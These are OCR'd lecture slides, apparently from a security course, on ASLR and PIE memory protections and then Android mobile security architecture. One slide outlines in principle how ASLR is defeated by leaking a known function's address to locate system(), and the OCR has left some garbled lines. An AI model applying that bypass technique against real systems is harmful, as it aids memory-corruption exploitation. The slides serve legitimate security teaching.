  - dangling.c and overflow.c
  - Use GDB to analyse the addresses
  - What is the impact of writing to a freed pointer?

Countermeasures: ASLR

- **Address Space Layout Randomization (ASLR)**
  - Address are dynamic across process execution
    - Different architectures and configurations apply randomization to different segments
    - Only Stack is randomized, all segments are randomized
  - Not trivial to predict the address to issue a jump or change memory
- **echo $n > /proc/sys/kernel/randomize_va_space**
  - 0 = No randomization
  - 1 = Conservative Randomization: Stack, Heap, Shared Libs
  - 2 = Full Randomization: 1 + memory managed via brk())

Effects of ASLR (WSL1 on Windows 10)

- **randomize_va_space =2**

```
main: 0x7f80def82189, argc: 0x7fffbfce569c, local: 0x7fffbfce56ac, heap: 0x7fffb8c4b2a0, libc: 0x7f80ded85410
main: 0x7fb811d47189, argc: 0x7fffdbd2928c, local: 0x7fffdbd2929c, heap: 0x7fffd47952a0, libc: 0x7fb811b55410
main: 0x7f95178f0189, argc: 0x7fffee962b7c, local: 0x7fffee962b8c, heap: 0x7fffe67082a0, libc: 0x7f95176f5410
```

- **randomize_va_space =1**

```
main: 0x7f1672f77189, argc: 0x7fffe5835f0c, local: 0x7fffe5835f1c, heap: 0x7f1672f7b2a0, libc: 0x7f1672d85410
main: 0x7f6f0aed0189, argc: 0x7fffd8eb4e9c, local: 0x7fffd8eb4eac, heap: 0x7f6f0aed42a0, libc: 0x7f6f0acd5410
main: 0x7f8106545189, argc: 0x7ffff8601bdc, local: 0x7ffff8601bec, heap: 0x7f81065492a0, libc: 0x7f8106355410
```

- **randomize_va_space=0**

```
main: 0x8001189, argc: 0x7fffffffee0ec, local: 0x7fffffffee0fc, heap: 0x80052a0, libc: 0x7fffff5f5410
main: 0x8001189, argc: 0x7fffffffee0ec, local: 0x7fffffffee0fc, heap: 0x80052a0, libc: 0x7fffff5f5410
main: 0x8001189, argc: 0x7fffffffee0ec, local: 0x7fffffffee0fc, heap: 0x80052a0, libc: 0x7fffff5f5410
```

Coutermeasures: PIE

- **Position Independent Executables**
  - Executables compiled such that their base address does not matter, ‘position independent code’

- **PIE fully enables ASLR as code can be placed dynamically**
  - Must be enabled at compile time!!
    - gcc –pie –fPIE

- **Breaking ASLR and PIE: Find a reference to some known function**
  - Because while addresses change, the change keeps relative distance
  - e.g.: if we know printf is at 0xbf00332, we will know where is system.

ASLR and relative offsets

```
main: 0x7f80def82189, argc: 0x7fffbfce569c
main: 0x7fb811d47189, argc: 0x7fffdbd2928c
main: 0x7f95178f0189, argc: 0x7fffee962b7c

local: 0x7fffbfce56ac, heap: 0x7fffb8c4b2a0
local: 0x7fffdbd2929c, heap: 0x7fffd47952a0
local: 0x7fffee962b8c, heap: 0x7fffe670 82a0

libc: 0x7f80ded85410
libc: 0x7fb811b55410
libc: 0x7f95176f5410
```

Mobile

JOÃO PAULO BARRACA

Mobile landscape

Includes a wide a range of devices with low power characteristics

- Although we may be talking about an 8 core, +2GHz CPU
  - So… lots of potential computational power, which cannot be fully exploited due to battery limitations/power envelope

Smartphones: becoming the primary gateway through which users interact

- Dominated by two tech stacks: Android and iOS
- Supported application stores providing an easy access for app/content distribution
  - Application store acts and single point of control and can audit applications or enforce rules
- Devices are becoming increasingly secure and already enable 2FA, smart payments, …
  - Backed by hardware enclaves/trusted execution environments, secure encrypted storage, locked bootloaders,

Mobile landscape

Same tech stack is reused for other platforms… (mostly android)

- Smart TVs
- Car Infotainment
- Home appliances
- Smart houses

Current data points towards more than 2.5 billion devices

- According to Google I/O Conf 2019
- There is space to grow way beyond 7B devices

Anatomy of a mobile device (Hardware)


Modem: handles communications
- Closed source
- Provides ports to main CPU

SoC: main system including applicational CPU
- Runs kernel plus user applications
- May include a Trusted Execution Environment
  - TEE may be external

Internal Storage: NAND flash on device
- Soldered
- Typically encrypted in more recent families

External Storage: SD Card (optional)
- Upgradable by users
- Typically not encrypted

User I/O touch screen + buttons + biometric



Anatomy of a mobile device (Software)

BootROM
- Read only code to boot device


Bootloader
- Prepares the loading of a kernel
- May be locked: validates kernel auth


Kernel
- iOS/Linux/Windows kernel

HAL
- Provide access to hardware resources


Framework
- Set of classes through which applications interact

Application
- Software packages provides by multiple parties and users





Android Applications



A set of components deriving from primitive framework classes

- **Activity**: a single, focused thing that the user can do and will usually take the whole screen
- **Service**: a component doing something or providing functionality without UI presence
- **Broadcast Receiver**: a receiver of intents to handle events and IPC
- **Content Provider**: encapsulate data and provide it to applications

Assumes an asynchronous, non persistent model

- Applications can be stopped/paused/started/resumed at any time
- Intents are used as an important IPC to dispatch messages across components

All this is represented as Java/Kotlin classes

- Inherited by applications

Trusted Execution Environment (TEE)

An isolated environment that runs in parallel with the operating system


- providing security for the rich environment
- also called an Enclave

More secure than the User-facing OS

- ARM TrustZone TEE: Allows creation of two execution contexts on same resources

TEE will store cryptographic material and hold sensitive applications

- A base concept for mobile payments and secure storage



TEE: Keymaster


Provides access to the keystore
- API based, not full RW access
- Replies to requests from authorized services (shared secret), having a valid (recent) AuthToken

Keymaster 1: Android 6
- Signing API (sign, verify, import keys)

Keymaster 2: Android 7
- Support for AES and HMAC
- Key Attestation: Certifies keys (origin, property, usages)
- Version Binding: ties keys to OS and TEE version, preventing downgrades

Keymaster 3: Android 8
- ID Attestation: Key device identifiers are stored as HMAC(HWKEY, IDn)

Keymaster 4: Android 9
- Embedded Secure Elements: allowing embedded “smartcards”



Underlying Platform

Boot is secure with integrity checks by the bootloader

- While this is true, only vendor kernels can be used
- Users may unlock the bootloader allowing to customize the boot process
  - If allowed by the vendor
  - Unlocking will erase all user data


Applications never execute with uid 0 and there is no method of doing it

- Occasionally, attacks to the platform may allow such access
- All interactions are made through the SDK, which run on a Java Virtual Machine

Internal Storage is encrypted

- direct access is not allowed without flashing everything

Underlying Platform



Android Application Permissions

Given the strongly service based orientation, Access Control is very granular

Applications must declare on compile time which permissions they require

Users may accept the App permissions

- Install Time or at Run Time
- Not granting a permission will effectively block those resources from the App

Typical permissions: Camera, Storage, Contacts, Location, Accessibility, Sensors, SMS, …

```
<manifest ... >
    <uses-permission
android:name="android.permission.SEND_SMS"/>
    ...
</manifest>
```

Android Intents

Intents are a Message Passing mechanism for IPC

- As execution is not persistent and applications are strongly isolated, this provides an effective manner for auditable and controllable IPC

Composed by two main sections

- Action: specifies the action to be triggered. There are several already defined
- Data: specifies the arguments to be passed

Intents can be sent with different scopes

- To all components, to a specific component.
  - Framework will resolve the actual receiver
- Multiple components can receive the same intent
  - We can even have broadcast intents

Mobile security issues

Threat landscape is wide, and attacks are valuable

- A non interaction RCE may award 1-2M€
- A single vulnerability found is immediately applicable to millions of devices

Relevant sources of vulnerabilities

- Underlying software or hardware platform
- **Wrongly coded applications/programming mistakes**
- Abusive applications (malware)
- Users are careless

